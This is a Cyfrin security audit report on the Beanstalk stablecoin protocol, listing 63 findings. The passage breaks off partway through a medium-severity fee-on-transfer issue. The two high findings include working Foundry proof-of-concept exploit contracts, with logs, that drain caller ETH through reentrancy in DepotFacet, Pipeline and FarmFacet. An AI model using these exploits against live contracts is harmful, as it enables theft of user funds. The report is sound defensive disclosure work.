# Beanstalk Audit Report

Prepared by Cyfrin

Version 1.0


**Lead Auditors**

Giovanni Di Siena

Carlos Amarante

**Assisting Auditors**

Alex Roan



September 12, 2023

# Contents

# 1 About Cyfrin

Cyfrin is a Web3 security company dedicated to bringing industry-leading protection and education to our partners and their projects. Our goal is to create a safe, reliable, and transparent environment for everyone in Web3 and DeFi. Learn more about us at cyfrin.io.

# 2 Disclaimer

The Cyfrin team makes every effort to find as many vulnerabilities in the code as possible in the given time but holds no responsibility for the findings in this document. A security audit by the team does not endorse the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the solidity implementation of the contracts.

# 3 Risk Classification

| | **Impact: High** | **Impact: Medium** | **Impact: Low** |
|---|---|---|---|
| **Likelihood: High** | Critical | High | Medium |
| **Likelihood: Medium** | High | Medium | Low |
| **Likelihood: Low** | Medium | Low | Low |

# 4 Protocol Summary

## 4.1 Overview

Beanstalk is a permissionless algorithmic stablecoin protocol built on Ethereum. The protocol uses a novel dynamic peg maintenance mechanism to have the price of 1 BEAN (the Beanstalk stablecoin) continuously cross its peg value of 1 USD without centralization or collateral requirements.

The Beanstalk ecosystem, known as the **Farm**, consists in five primary components:

1. The **Sun**: Decentralized timekeeping and execution facility.
2. The **Silo**: Decentralized governance facility (Beanstalk DAO). Offers passive yield opportunities to owner of Beans and other whitelisted assets who participate in governance and who passively contributes to security, stability and liquidity.
3. The **Field**: Decentralized credit facility. Offers yield opportunities to creditors for participating in peg maintenance, removing Beans from circulation in in exchange for Pods (which could be interpreted as bonds).
4. The **Market**: Decentralized exchange to buy and sell Pods without fees.
5. The **Depot**: Interface to interact with others Ethereum-native protocols via Beanstalk

Another important component is the **Barn**, Beanstalk's recapitalization facility. After Beanstalk was exploited on April 17th 2022, Beanstalk Farms launched a recapitalization campaign – users with deposits are the time of the exploit were issued "Unripe" assets, placed on a redemption schedule in accordance with the success of the campaign and growth of the Bean supply thereafter. At the beginning of the so-called **Barn Raise**, 77M of a semi-fungible debt issuance token "Fertilizer" was available to be bought for 1 USDC each, totalling a dollar amount equal to that which would be required to recapitalize the stolen liquidity. When Fertilizer is sold, Beanstalk adds liquidity to the BEAN:3CRV pool at a ratio of 1:0.866616. Fertilizer is redeemable for 1 BEAN plus an interest rate defined by the "Humidity". The sum of both values are the "Sprout" associated with the Fertilizer issuance. Sprouts become redeemable for Beans on a pari passu basis when Beanstalk mints new Beans according to the peg maintenance mechanism. Additional details can be found in the official documentation linked below.

### 4.2 Key concepts

- *Seasons*: Beanstalk measures time in Seasons, which target a duration of 1 hour. Each Season starts when a call to function `gm` is performed. `gm` can be calledonce per Season, its cost in ETH compensated in BEAN to whoever calls the function as an incentive that increases up to a maximum value provided to perform this call.
- *Stalk system*: A system meant to decentralize ownership over time and create Beanstalk-native financial incentives to: align DAO voters' interests with the health of Beanstalk; leave assets deposited in the Silo; allocate liquidity in ways that benefit Beanstalk. Users receive Stalk by depositing whitelisted assets into the Silo, giving them the right to earn a share of Bean seignorage and additional Grown Stalk which acts as a anti-reflexive "sticking" incentive.
- *Mow*: The action of converting Grown Stalk into Stalk. Each time a Stalkholder performs some action on their Silo deposits, the corresponding Grown Stalk for that whitelisted asset is converted to Stalk.
- *Conversions*: If deposited assets are withdrawn from the Silo, the Stalk accrued from this deposit is lost. In this way, if a user wants to exchange one whitelisted asset for another and then re-deposit, they would be forced to lose their Stalk. Conversions allows users to exchange whitelisted assets without loosing their grown stalk. It is important to remark that conversions are usually allowed only under certain conditions which contribute to peg-maintenance.
- *Soil*: The number of Beans the Beanstalk protocol is willing to take out of circulation in order to increase its value, helping to return the price of BEAN to peg. Beanstalk issues debt as Pods in exchange for Beans when sowing Soil.
- *Pods*: Primary debt asset of Beanstalk that never expires, ordered in a list in the form of Plots.
- *Plots*: Identified by the total historical Pods issued at the moment of their creation.
- *Sow*: Action of exchanging Beans for Pods through the Field. This can be interpreted as lending beans to Beanstalk.
- *Temperature*: Interest paid for lending beans to Beanstalk. This is used to calculate how many Pods should be issued for a given amount of Beans.
- *Humidity*: Interest rate paid for minting Fertilizer.
- *Rain*: Rain is an event that occurs when the BEAN price is above 1 USD at the beginning of a Season and the debt level is below 5%.
- *Flood/Season of Plenty*: A Flood (also known as Season of Plenty) occurs after a given number of consecutive seasons have passed when it was Raining. Given that Bean price has been above its 1 USD peg, new Bean is minted and sold for 3CRV to facilitate a return to peg. The result of the operation is distributed proportionally to Stalkholders.

### 4.3 Sources

- Beanstalk GitBook
- Beanstalk Whitepaper
- Beanstalk Blog
- Publius Blog
- Guy Blog

## 5 Audit Scope

Cyfrin conducted an audit of the Beanstalk based on the code present in the repository commit hash c7a20e5. Contracts present in the `protocol/contracts/*` directories were included in the audit

scope, excluding: `protocol/contracts/mocks/*`; `protocol/contracts/ecosystem/root/Root.sol`; `protocol/contracts/beanstalk/AppStorageOld.sol`.

# 6 Executive Summary

Over the course of 36 days, the Cyfrin team conducted an audit on the Beanstalk smart contracts provided by Beanstalk Farms. In this period, a total of 63 issues were found.

The Beanstalk codebase is well-written and logically separated, implementing the EIP-2535 Diamond Proxy standard for modularity and upgrade flexibility. While Beanstalk Farms offers extensive GitBook documentation, inline code comments were at times found to be lacking. In addition, certain functionality could benefit from improved use enscapulation in places where state changes for a single action are performed across multiple libraries. Beanstalk uses OpenZeppelin v3.4.0 but does not appear to be susceptible to any known security advisories. It is also important to note the use of Solidity compiler version 0.7.6 which, unlike the Vyper compiler and Solidity versions from 0.8.0 onwards, does not have checked arithmetic enabled by default and so was a theme of focus throughout the duration of this engagement.

While focusing primarily on the current state of Beanstalk, the integration of the BEAN:ETH Well in particular, and other existing protocol components, we endeavoured to also understand the historical context of Beanstalk and previous protocol upgrades. From a systemic perspective, it must be noted that the success of Beanstalk is wholly dependent on its ability to attract sufficient demand from creditors. We were unable to get the current Foundry test suite working in the allotted time due to compilation issues which added some difficulty when writing PoCs to test the protocol in isolation - we were, however, able to get around this issue by forking Ethereum mainnet state and etching relevant code to the corresponding contract addresses. A useful protocol dashboard provided by the Beanstalk Farms team can be found here.

**Summary**

| | |
|---|---|
| Project Name | Beanstalk |
| Repository | Beanstalk |
| Commit | c7a20e56a0a6... |
| Audit Timeline | Jul 24th - Sep 11th |
| Methods | Manual Review |

**Issues Found**

| | |
|---|---|
| Critical Risk | 0 |
| High Risk | 2 |
| Medium Risk | 4 |
| Low Risk | 11 |
| Informational | 35 |
| Gas Optimizations | 11 |
| Total Issues | 63 |

**Summary of Findings**

| | |
|---|---|
| [H-1] Intermediate value sent by the caller can be drained via reentrancy when `Pipeline` execution is handed off to an untrusted external contract | Open |
| [H-2] `FarmFacet` functions are susceptible to the draining of intermediate value sent by the caller via reentrancy when execution is handed off to an untrusted external contract | Open |
| [M-1] `LibTokenPermit` logic is susceptible to signature replay attacks in the case of a hard fork | Open |
| [M-2] Duplicate fees will be paid by `LibTransfer::transferFee` when transferring fee-on-transfer tokens with `EXTERNAL_INTERNAL` 'from' mode and `EXTERNAL` 'to' mode | Open |
| [M-3] FundraiserFacet logic does not consider contract upgrades which can increase token decimals | Open |
| [M-4] Flood mechanism is susceptible to DoS attacks by a frontrunner, breaking re-peg mechanism when BEAN is above 1 USD | Open |
| [L-01] Lack of existence validation when adding a new unripe token | Open |
| [L-02] Silent failure can occur when delegating to a Diamond Proxy facet with no code | Open |
| [L-03] Silent failure can occur in `Pipeline` function calls if the target has no code | Open |
| [L-04] Missing allowance in `CurveFacet` | Open |
| [L-05] Missing reentrancy guard in `TokenFacet::transferToken` | Open |
| [L-06] When a Pod order is partially filled, the remaining amount pending to fill may not be able to be filled | Open |
| [L-07] `Listing::getAmountPodsFromFillListing` underflow can lead to undesired behaviour of `Listing::_fillListing` | Open |
| [L-08] Creation of a new Pod order in place of an existing order requires excess Beans | Open |
| [L-09] Unchecked decrement results in integer underflow in `LibStrings::toString` | Open |
| [L-10] Incorrect formatting of `MetadataFacet::uri` json results in broken metadata which cannot be displayed by external clients | Open |
| [L-11] Spender can front-run calls to modify token allowances, resulting in DoS and/or spending more than was intended | Open |
| [I-01] The names of numerous state variables should be changed to more verbose alternatives | Open |
| [I-02] Constant block time assumption could be invalidated, affecting calculation of `SeasonFacet::gm` incentives | Open |
| [I-03] Unused events in `WhitelistFacet` can be removed | Open |
| [I-04] Potential DoS in `FertilizerFacet::getFertilizers` if enough Fertilizer is added | Open |
| [I-05] Additional documentation should be added regarding the correct use of `pricingFunction` for v2 Pod listings | Open |

| | |
|---|---|
| [I-06] Duplicated update logic to an account's `lastUpdate` in `LibSilo::_mow` can be simplified | Open |
| [I-07] Use globally available Solidity variables in `C.sol` | Open |
| [I-08] Incorrect contract addresses in `C.sol` | Open |
| [I-09] Legacy Pipeline address defined in `DepotFacet` | Open |
| [I-10] Incorrect comment in `FieldFacet::_sow` NatSpec | Open |
| [I-11] `InitBip9` incorrectly references BIP-8 in the contract NatSpec | Open |
| [I-12] Incorrect comment in `InitBipNewSilo` | Open |
| [I-13] Double assignment in `InitDiamond` should be removed to avoid confusion | Open |
| [I-14] `LibSilo::_removeDepositsFromAccount` events may be emitted with additional `amounts` elements when called from `EnrootFacet::enrootDeposits` with `amounts.length > stems.length` | Open |
| [I-15] Inaccurate comment in `TokenFacet::approveToken` NatSpec | Open |
| [I-16] Shadowing of `AppStorage` storage pointer variable `s` in Facets which inherit `ReentrancyGuard` | Open |
| [I-17] Miscellaneous comments on `TokenSilo` NatSpec and legacy references | Open |
| [I-18] Incorrect comment in `Oracle::totalDeltaB` NatSpec | Open |
| [I-19] `Sun::setSoilAbovePeg` considers intervals for `caseId` larger than intended | Open |
| [I-20] Inaccurate comment in `LibTokenSilo::removeDepositFromAccount` NatSpec should be updated | Open |
| [I-21] Unused legacy function `LibTokenSilo::calculateStalkFromStemAndBdv` can be removed | Open |
| [I-22] `LibUniswapOracle::PERIOD` comment should be resolved | Open |
| [I-23] Ambiguous comment in `LibEthUsdOracle::getPercentDifference` NatSpec | Open |
| [I-24] Miscellaneous informational findings regarding Curve-related contracts/libraries | Open |
| [I-25] Legacy code in `LibPRBMath` should be removed | Open |
| [I-26] Remove unused/unnecessary constants in `LibIncentive` | Open |
| [I-27] `IBeanstalk` interface should be updated to reference Stem-based deposits | Open |
| [I-28] Legacy withdrawal queue logic in `Weather::handleRain` should be updated | Open |
| [I-29] `Depot` is missing functions present in on-chain deployment | Open |
| [I-30] Shadowed `Prices` struct declaration should be resolved | Open |
| [I-31] `Root.sol` should be updated to be compatible with recent changes to Beanstalk | Open |
| [I-32] Inaccurate NatSpec comments in `AppStorage` | Open |

| | |
|---|---|
| [I-33] Extra attention must be paid to future contract upgrades that utilize new or otherwise modify existing low-level calls | Open |
| [I-34] Lambda convert logic should continue to be refined | Open |
| [I-35] Contract upgrades must consider that `msg.value` is persisted through `delegatecall` | Open |
| [G-01] Avoid unnecessary use of `SafeMath` operations | Open |
| [G-02] Duplicated logic in `Silo::_plant` when resetting the delta roots for an account | Open |
| [G-03] Avoid using `SafeMath::div` when it is not possible for the divisor to be zero | Open |
| [G-04] Avoid repeated comparison with `msg.sender` when looping in `SiloFacet:transferDeposits` | Open |
| [G-05] Extract logic for the last element when looping over Stems in `EnrootFacet::enrootDeposits` | Open |
| [G-06] Redundant condition in `LibSilo::_mow` can be removed | Open |
| [G-07] `LibTokenSilo::calculateGrownStalkAndStem` appears to perform redundant calculations on the `grownStalk` parameter | Open |
| [G-08] Ternary operator in `Sun::rewardToHarvestable` can be simplified | Open |
| [G-09] Unnecessary reassignment of `deltaB` to its default value in `LibCurveMinting::check` | Open |
| [G-10] Execution of `LibLegacyTokenSilo:: balanceOfGrownStalkUpToStemsDeployment` can end earlier when `lastUpdate == stemStartSeason` | Open |
| [G-11] State variables should be cached to avoid unnecessary storage accesses | Open |

# 7 Findings

## 7.1 High Risk

### 7.1.1 Intermediate value sent by the caller can be drained via reentrancy when `Pipeline` execution is handed off to an untrusted external contract

**Description:** Pipeline is a utility contract created by the Beanstalk Farms team that enables the execution of an arbitrary number of valid actions in a single transaction. The `DepotFacet` is a wrapper around Pipeline for use within the Beanstalk Diamond proxy. When utilizing Pipeline through the `DepotFacet`, Ether value is first loaded by a payable call to the Diamond proxy fallback function, which then delegates execution to the logic of the respective facet function. Once the `DepotFacet::advancedPipe` is called, for example, value is forwarded on to a function of the same name within Pipeline.

```
function advancedPipe(AdvancedPipeCall[] calldata pipes, uint256 value)
    external
    payable
    returns (bytes[] memory results)
{
    results = IPipeline(PIPELINE).advancedPipe{value: value}(pipes);
    LibEth.refundEth();
}
```

The important point to note here is that rather than sending the full Ether amount received by the Diamond proxy, the amount sent to Pipeline is equal to that of the `value` argument above, necessitating the use of `LibEth::refundEth`, which itself transfers the entire proxy Ether balance to the caller, following the call to return any unspent Ether.

```
function refundEth()
    internal
{
    AppStorage storage s = LibAppStorage.diamondStorage();
    if (address(this).balance > 0 && s.isFarm != 2) {
        (bool success, ) = msg.sender.call{value: address(this).balance}(
            new bytes(0)
        );
        require(success, "Eth transfer Failed.");
    }
}
```

This logic appears to be correct and work as intended; however, issues can arise due to the lack of reentrancy guard on `DepotFacet` and `Pipeline` functions. Given the nature of Pipeline calls to potentially untrusted external contracts, which themselves may also hand off execution to their own set of untrusted external contracts, this can become an issue if a malicious contract calls back into Beanstalk and/or Pipeline.

```
function advancedPipe(AdvancedPipeCall[] calldata pipes)
    external
    payable
    override
    returns (bytes[] memory results) {
        results = new bytes[](pipes.length);
        for (uint256 i = 0; i < pipes.length; ++i) {
            results[i] = _advancedPipe(pipes[i], results);
        }
    }
```

Continuing with the example of `DepotFacet::advancedPipe`, say, for example, one of the pipe calls involves an

NFT mint/transfer in which some external contract is paid royalties in the form of a low-level call with ETH attached or some safe transfer check hands-off execution in this way, the malicious recipient could initiate a call to the Beanstalk Diamond which once again triggers `DepotFacet::advancedPipe` but this time with an empty `pipes` array. Given the implementation of `Pipeline::advancedPipe` above, this will simply return an empty bytes array and fall straight through to the ETH refund. Since the proxy balance is non-zero, assuming `value != msg.value` in the original call, this `msg.value - value` difference will be transferred to the malicious caller. Once execution returns to the original context and the original caller's transaction is nearing completion, the contract will no longer have any excess ETH, even though it is the original caller who should have received a refund of unspent funds.

This finding also applies to `Pipeline` itself, in which a malicious contract can similarly reenter Pipeline and utilize intermediate Ether balance without sending any value of their own. For example, given `getEthValue` does not validate the clipboard value against the payable value (likely due to its current usage within a loop), `Pipeline::advancedPipe` could be called with a single `AdvancedPipeCall` with normal pipe encoding which calls another address owned by the attacker, again forwarding all remaining Ether given they are able to control the `value` parameter. It is, of course, feasible that the original caller attempts to perform some other more complicated pipes following the first, which may revert with 'out of funds' errors, causing the entire advanced pipe call to fail if no tolerant mode behavior is implemented on the target contract, so the exploiter would need to be strategic in these scenarios if they wish to elevate they exploit from denial-of-service to the stealing of funds.

**Impact:** A malicious external contract handed control of execution during the lifetime of a Pipeline call can reenter and steal intermediate user funds. As such, this finding is determined to be of **HIGH** severity.

**Proof of Concept:** The following forge test demonstrates the ability of an NFT royalty recipient, for example, to re-enter both Beanstalk and Pipeline, draining funds remaining in the Diamond and Pipeline that should have been refunded to/utilized by the original caller at the end of execution:

```
contract DepotFacetPoC is Test {
    RoyaltyRecipient exploiter;
    address exploiter1;
    DummyNFT dummyNFT;
    address victim;

    function setUp() public {
        vm.createSelectFork("mainnet", ATTACK_BLOCK);

        exploiter = new RoyaltyRecipient();
        dummyNFT = new DummyNFT(address(exploiter));
        victim = makeAddr("victim");
        vm.deal(victim, 10 ether);

        exploiter1 = makeAddr("exploiter1");
        console.log("exploiter1: ", exploiter1);

        address _pipeline = address(new Pipeline());
        vm.etch(PIPELINE, _pipeline.code);

        vm.label(BEANSTALK, "Beanstalk Diamond");
        vm.label(address(dummyNFT), "DummyNFT");
        vm.label(address(exploiter), "Exploiter");
    }

    function test_attack() public {
        emit log_named_uint("Victim balance before: ", victim.balance);
        emit log_named_uint("BEANSTALK balance before: ", BEANSTALK.balance);
        emit log_named_uint("PIPELINE balance before: ", PIPELINE.balance);
        emit log_named_uint("DummyNFT balance before: ", address(dummyNFT).balance);
        emit log_named_uint("Exploiter balance before: ", address(exploiter).balance);
        emit log_named_uint("Exploiter1 balance before: ", exploiter1.balance);

        vm.startPrank(victim);
        AdvancedPipeCall[] memory pipes = new AdvancedPipeCall[](1);
```

```
        pipes[0] = AdvancedPipeCall(address(dummyNFT), abi.encodePacked(dummyNFT.mintNFT.selector),
        ↪  abi.encodePacked(bytes1(0x00), bytes1(0x01), uint256(1 ether)));
        IBeanstalk(BEANSTALK).advancedPipe{value: 10 ether}(pipes, 4 ether);
        vm.stopPrank();

        emit log_named_uint("Victim balance after: ", victim.balance);
        emit log_named_uint("BEANSTALK balance after: ", BEANSTALK.balance);
        emit log_named_uint("PIPELINE balance after: ", PIPELINE.balance);
        emit log_named_uint("DummyNFT balance after: ", address(dummyNFT).balance);
        emit log_named_uint("Exploiter balance after: ", address(exploiter).balance);
        emit log_named_uint("Exploiter1 balance after: ", exploiter1.balance);
    }
}

contract DummyNFT {
    address immutable i_royaltyRecipient;
    constructor(address royaltyRecipient) {
        i_royaltyRecipient = royaltyRecipient;
    }

    function mintNFT() external payable returns (bool success) {
        // imaginary mint/transfer logic
        console.log("minting/transferring NFT");
        // console.log("msg.value: ", msg.value);

        // send royalties
        uint256 value = msg.value / 10;
        console.log("sending royalties");
        (success, ) = payable(i_royaltyRecipient).call{value: value}("");
    }
}

contract RoyaltyRecipient {
    bool exploited;
    address constant exploiter1 = 0xDE47CfF686C37d501AF50c705a81a48E16606F08;

    fallback() external payable {
        console.log("entered exploiter fallback");
        console.log("Beanstalk balance: ", BEANSTALK.balance);
        console.log("Pipeline balance: ", PIPELINE.balance);
        console.log("Exploiter balance: ", address(this).balance);
        if (!exploited) {
            exploited = true;
            console.log("exploiting depot facet advanced pipe");
            IBeanstalk(BEANSTALK).advancedPipe(new AdvancedPipeCall[](0), 0);
            console.log("exploiting pipeline advanced pipe");
            AdvancedPipeCall[] memory pipes = new AdvancedPipeCall[](1);
            pipes[0] = AdvancedPipeCall(address(exploiter1), "", abi.encodePacked(bytes1(0x00),
            ↪  bytes1(0x01), uint256(PIPELINE.balance)));
            IPipeline(PIPELINE).advancedPipe(pipes);
        }
    }
}
```

As can be seen in the output below, the exploiter is able to net 9 additional Ether at the expense of the victim:

```
Running 1 test for test/DepotFacetPoC.t.sol:DepotFacetPoC
[PASS] test_attack() (gas: 182190)
Logs:
  exploiter1:  0xDE47CfF686C37d501AF50c705a81a48E16606F08
  Victim balance before: : 10000000000000000000
  BEANSTALK balance before: : 0
  PIPELINE balance before: : 0
  DummyNFT balance before: : 0
  Exploiter balance before: : 0
  Exploiter1 balance before: : 0
  entered pipeline advanced pipe
  msg.value:  4000000000000000000
  minting/transferring NFT
  sending royalties
  entered exploiter fallback
  Beanstalk balance:  6000000000000000000
  Pipeline balance:  3000000000000000000
  Exploiter balance:  1000000000000000000
  exploiting depot facet advanced pipe
  entered pipeline advanced pipe
  msg.value:  0
  entered exploiter fallback
  Beanstalk balance:  0
  Pipeline balance:  3000000000000000000
  Exploiter balance:  6100000000000000000
  exploiting pipeline advanced pipe
  entered pipeline advanced pipe
  msg.value:  0
  Victim balance after: : 0
  BEANSTALK balance after: : 0
  PIPELINE balance after: : 0
  DummyNFT balance after: : 900000000000000000
  Exploiter balance after: : 6100000000000000000
  Exploiter1 balance after: : 3000000000000000000
```

**Recommended Mitigation:** Add reentrancy guards to both the `DepotFacet` and `Pipeline`. Also, consider validating clipboard Ether values in `Pipeline::_advancedPipe` against the payable function value in `Pipeline::advancedPipe`.

#### 7.1.2 `FarmFacet` functions are susceptible to the draining of intermediate value sent by the caller via reentrancy when execution is handed off to an untrusted external contract

**Description:** The `FarmFacet` enables multiple Beanstalk functions to be called in a single transaction using Farm calls. Any function stored in Beanstalk's EIP-2535 DiamondStorage can be called as a Farm call and, similar to the Pipeline calls originated in the `DepotFacet`, advanced Farm calls can be made within `FarmFacet` utilizing the "clipboard" encoding documented in `LibFunction`.

Both `FarmFacet::farm` and `FarmFacet::advancedFarm` make use of the `withEth` modifier defined as follows:

```
// signals to Beanstalk functions that they should not refund Eth
// at the end of the function because the function is wrapped in a Farm function
modifier withEth() {
    if (msg.value > 0) s.isFarm = 2;
    _;
    if (msg.value > 0) {
       s.isFarm = 1;
        LibEth.refundEth();
    }
}
```

Used in conjunction with `LibEth::refundEth`, within the `DepotFacet`, for example, the call is identified as originating from the `FarmFacet` if `s.isFarm == 2`. This indicates that an ETH refund should occur at the end of top-level FarmFacet function call rather than intermediate Farm calls within Beanstalk so that the value can be utilized in subsequent calls.

```
function refundEth()
    internal
{
    AppStorage storage s = LibAppStorage.diamondStorage();
    if (address(this).balance > 0 && s.isFarm != 2) {
        (bool success, ) = msg.sender.call{value: address(this).balance}(
            new bytes(0)
        );
        require(success, "Eth transfer Failed.");
    }
}
```

Similar to the vulnerabilities in `DepotFacet` and `Pipeline`, `FarmFacet` Farm functions are also susceptible to the draining of intermediate value sent by the caller via reentrancy by an untrusted and malicious external contract. In this case, the attacker could be the recipient of Beanstalk Fertilizer, for example, given this is a likely candidate for an action that may be performed via `FarmFacet` functions, utilizing `TokenSupportFacet::transferERC1155`, and because transfers of these tokens are performed "safely" by calling `Fertilizer1155:__doSafeTransferAcceptanceCheck` which in turn calls the `IERC1155ReceiverUpgradeable::onERC1155Received` hook on the Fertilizer recipient.

Continuing the above example, a malicious recipient could call back into the `FarmFacet` and re-enter the Farm functions via the `Fertilizer1155` safe transfer acceptance check with empty calldata and only `1 wei` of payable value. This causes the execution of the attacker's transaction to fall straight through to the refund logic, given no loop iterations occur on the empty data and the conditional blocks within the modifier are entered due to the (ever so slightly) non-zero `msg.value`. The call to `LibEth::refundEth` will succeed since`s.isFarm == 1` in the attacker's context, sending the entire Diamond proxy balance. When execution continues in the context of the original caller's Farm call, it will still enter the conditional since their `msg.value` was also non-zero; however, there is no longer any ETH balance to refund, so this call will fall through without sending any value as the conditional block is not entered.

**Impact:** A malicious external contract handed control of execution during the lifetime of a Farm call can reenter and steal intermediate user funds. As such, this finding is determined to be of **HIGH** severity.

**Proof of Concept:** The following forge test demonstrates the ability of a Fertilizer recipient, for example, to re-enter Beanstalk, draining funds remaining in the Diamond that should have been refunded to the original caller at the end of execution:

```
contract FertilizerRecipient {
    bool exploited;

    function onERC1155Received(address, address, uint256, uint256, bytes calldata) external returns
    ↪  (bytes4) {
```

```
        console.log("entered exploiter onERC1155Received");
        if (!exploited) {
            exploited = true;
            console.log("exploiting farm facet farm call");
            AdvancedFarmCall[] memory data = new AdvancedFarmCall[](0);
            IBeanstalk(BEANSTALK).advancedFarm{value: 1 wei}(data);
            console.log("finished exploiting farm facet farm call");
        }
        return bytes4(0xf23a6e61);
    }

    fallback() external payable {
        console.log("entered exploiter fallback");
        console.log("Beanstalk balance: ", BEANSTALK.balance);
        console.log("Exploiter balance: ", address(this).balance);
    }
}

contract FarmFacetPoC is Test {
    uint256 constant TOKEN_ID = 3445713;
    address constant VICTIM = address(0x995D1e4e2807Ef2A8d7614B607A89be096313916);
    FertilizerRecipient exploiter;

    function setUp() public {
        vm.createSelectFork("mainnet", ATTACK_BLOCK);

        FarmFacet farmFacet = new FarmFacet();
        vm.etch(FARM_FACET, address(farmFacet).code);

        Fertilizer fert = new Fertilizer();
        vm.etch(FERTILIZER, address(fert).code);

        assertGe(IERC1155(FERTILIZER).balanceOf(VICTIM, TOKEN_ID), 1, "Victim does not have token");

        exploiter = new FertilizerRecipient();
        vm.deal(address(exploiter), 1 wei);

        vm.label(VICTIM, "VICTIM");
        vm.deal(VICTIM, 10 ether);

        vm.label(BEANSTALK, "Beanstalk Diamond");
        vm.label(FERTILIZER, "Fertilizer");
        vm.label(address(exploiter), "Exploiter");
    }

    function test_attack() public {
        emit log_named_uint("VICTIM balance before: ", VICTIM.balance);
        emit log_named_uint("BEANSTALK balance before: ", BEANSTALK.balance);
        emit log_named_uint("Exploiter balance before: ", address(exploiter).balance);

        vm.startPrank(VICTIM);
        // approve Beanstalk to transfer Fertilizer
        IERC1155(FERTILIZER).setApprovalForAll(BEANSTALK, true);

        // encode call to `TokenSupportFacet::transferERC1155`
        bytes4 selector = 0x0a7e880c;
        assertEq(IBeanstalk(BEANSTALK).facetAddress(selector),
        ↪  address(0x5e15667Bf3EEeE15889F7A2D1BB423490afCb527), "Incorrect facet address/invalid
        ↪  function");

        AdvancedFarmCall[] memory data = new AdvancedFarmCall[](1);
```

```
        data[0] = AdvancedFarmCall(abi.encodeWithSelector(selector, address(FERTILIZER),
        ↪  address(exploiter), TOKEN_ID, 1), abi.encodePacked(bytes1(0x00)));
        IBeanstalk(BEANSTALK).advancedFarm{value: 10 ether}(data);
        vm.stopPrank();

        emit log_named_uint("VICTIM balance after: ", VICTIM.balance);
        emit log_named_uint("BEANSTALK balance after: ", BEANSTALK.balance);
        emit log_named_uint("Exploiter balance after: ", address(exploiter).balance);
    }
}
```

As can be seen in the output below, the exploiter is able to steal the excess 10 Ether sent by the victim:

```
Running 1 test for test/FarmFacetPoC.t.sol:FarmFacetPoC
[PASS] test_attack() (gas: 183060)
Logs:
  VICTIM balance before: : 10000000000000000000
  BEANSTALK balance before: : 0
  Exploiter balance before: : 1
  data.length: 1
  entered __doSafeTransferAcceptanceCheck
  to is contract, calling hook
  entered exploiter onERC1155Received
  exploiting farm facet farm call
  data.length: 0
  entered exploiter fallback
  Beanstalk balance:  0
  Exploiter balance:  10000000000000000001
  finished exploiting farm facet farm call
  VICTIM balance after: : 0
  BEANSTALK balance after: : 0
  Exploiter balance after: : 10000000000000000001
```

**Recommended Mitigation:** Add a reentrancy guard to `FarmFacet` Farm functions.

## 7.2 Medium Risk

### 7.2.1 `LibTokenPermit` logic is susceptible to signature replay attacks in the case of a hard fork

**Description:** Due to the implementation of `LibTokenPermit::_buildDomainSeparator` using the static `CHAIN_ID` constant specified in `C.sol`, in the case of a hard fork, all signed permits from Ethereum mainnet can be replayed on the forked chain.

**Impact:** A signature replay attack on the forked chain means that any signed permit given to an address on one of the chains can be re-used on the other as long as the account nonce is respected. Given that BEAN has a portion of its liquidity in WETH, it could be susceptible to some parallelism with the Omni Bridge calldata replay exploit on ETHPoW.

**Recommended Mitigation:** Modify the `_buildDomainSeparator` implementation to read the current `block.chainid` global context variable directly. If gas efficiency is desired, it is recommended to cache the current chain id on contract creation and only recompute the domain separator if a change of chain id is detected (i.e. `block.chainid` != cached chain id).

```
    function _buildDomainSeparator(bytes32 typeHash, bytes32 name, bytes32 version) internal view
    ↪  returns (bytes32) {
        return keccak256(
            abi.encode(
                typeHash,
                name,
                version,
-               C.getChainId(),
+               block.chainid,
                address(this)
            )
        );
    }
```

### 7.2.2 Duplicate fees will be paid by `LibTransfer::transferFee` when transferring fee-on-transfer tokens with `EXTERNAL_INTERNAL` 'from' mode and `EXTERNAL` 'to' mode

**Description:** Beanstalk utilizes an internal virtual balance system that significantly reduces transaction fees when using tokens that are intended to remain within the protocol. `LibTransfer` achieves this by managing every transfer between accounts, considering both the origin 'from' and destination 'to' modes of the in-flight funds. As a result, there are four types of transfers based on the source of the funds (from mode):

- `EXTERNAL`: The sender will not use their internal balances for the operation.
- `INTERNAL`: The sender will use their internal balances for the operation.
- `EXTERNAL_INTERNAL`: The sender will attempt to utilize their internal balance to transfer all desired funds. If funds remain to be sent, their externally owned funds will be utilized to cover the difference.
- `INTERNAL_TOLERANT`: The sender will utilize their internal balances for the operation. With insufficient internal balance, the operation will continue (without reverting) with this reduced amount. It is, therefore, imperative to always check the return value of LibTransfer functions to continue the execution of calling functions with the true utilized amount, especially in this internal tolerant case.

The current implementation of `LibTransfer::transferToken` for `(from mode: EXTERNAL ; to mode: EXTERNAL)` ensures a safe transfer operation from the sender to the recipient:

```
// LibTransfer::transferToken
if (fromMode == From.EXTERNAL && toMode == To.EXTERNAL) {
    uint256 beforeBalance = token.balanceOf(recipient);
    token.safeTransferFrom(sender, recipient, amount);
    return token.balanceOf(recipient).sub(beforeBalance);
}
amount = receiveToken(token, amount, sender, fromMode);
sendToken(token, amount, recipient, toMode);
return amount;
```

Performing this operation allows duplication of fee-on-transfer token fees to be avoided if funds are first transferred to the contract and then to the recipient; however, `LibTransfer::transferToken` balance will incur double the fee if this function is used for `(from mode: EXTERNAL_INTERNAL ; to mode: EXTERNAL)` when the internal balance is insufficient cover the full transfer amount, given that:

1. The remaining token balance would first be transferred to the Beanstalk Diamond, incurring fees.
2. The remaining token balance would then be transferred to the recipient, incurring fees again.

**Impact:** `LibTransfer::transferToken` will incur duplicate fees if this function is used for `(from mode: EXTERNAL_INTERNAL ; to mode: EXTERNAL)` with fee-on-transfer tokens if the internal balance is not sufficient to cover the full transfer amount.

Even though Beanstalk currently does not impose any fees on token transfers, USDT is associated with the protocol, and its contract has already introduced logic to implement a fee on token transfer mechanism if ever desired in the future. Considering that the duplication of fees implies a loss of funds, but also taking into account the low likelihood of this issue occurring, the severity assigned to this issue is **MEDIUM**.

**Recommended Mitigation:** Add an internal function `LibTransfer::handleFromExternalInternalToExternalTransfer` to handle this case to avoid duplication of fees. For instance:

```
function handleFromExternalInternalToExternalTransfer(
    IERC20 token,
    address sender,
    address recipient,
    address amount
) internal {
    uint256 amountFromInternal = LibBalance.decreaseInternalBalance(
        sender,
        token,
        amount,
        true // allowPartial to avoid revert
    );
    uint256 pendingAmount = amount - amountFromInternal;
    if (pendingAmount != 0) {
        token.safeTransferFrom(sender, recipient, pendingAmount);
    }
    token.safeTransfer(sender, amountFromInternal);
}
```

Then consider the use of this new function in `LibTransfer::transferToken`:

```
    function transferToken(
        IERC20 token,
        address sender,
        address recipient,
        uint256 amount,
        From fromMode,
        To toMode
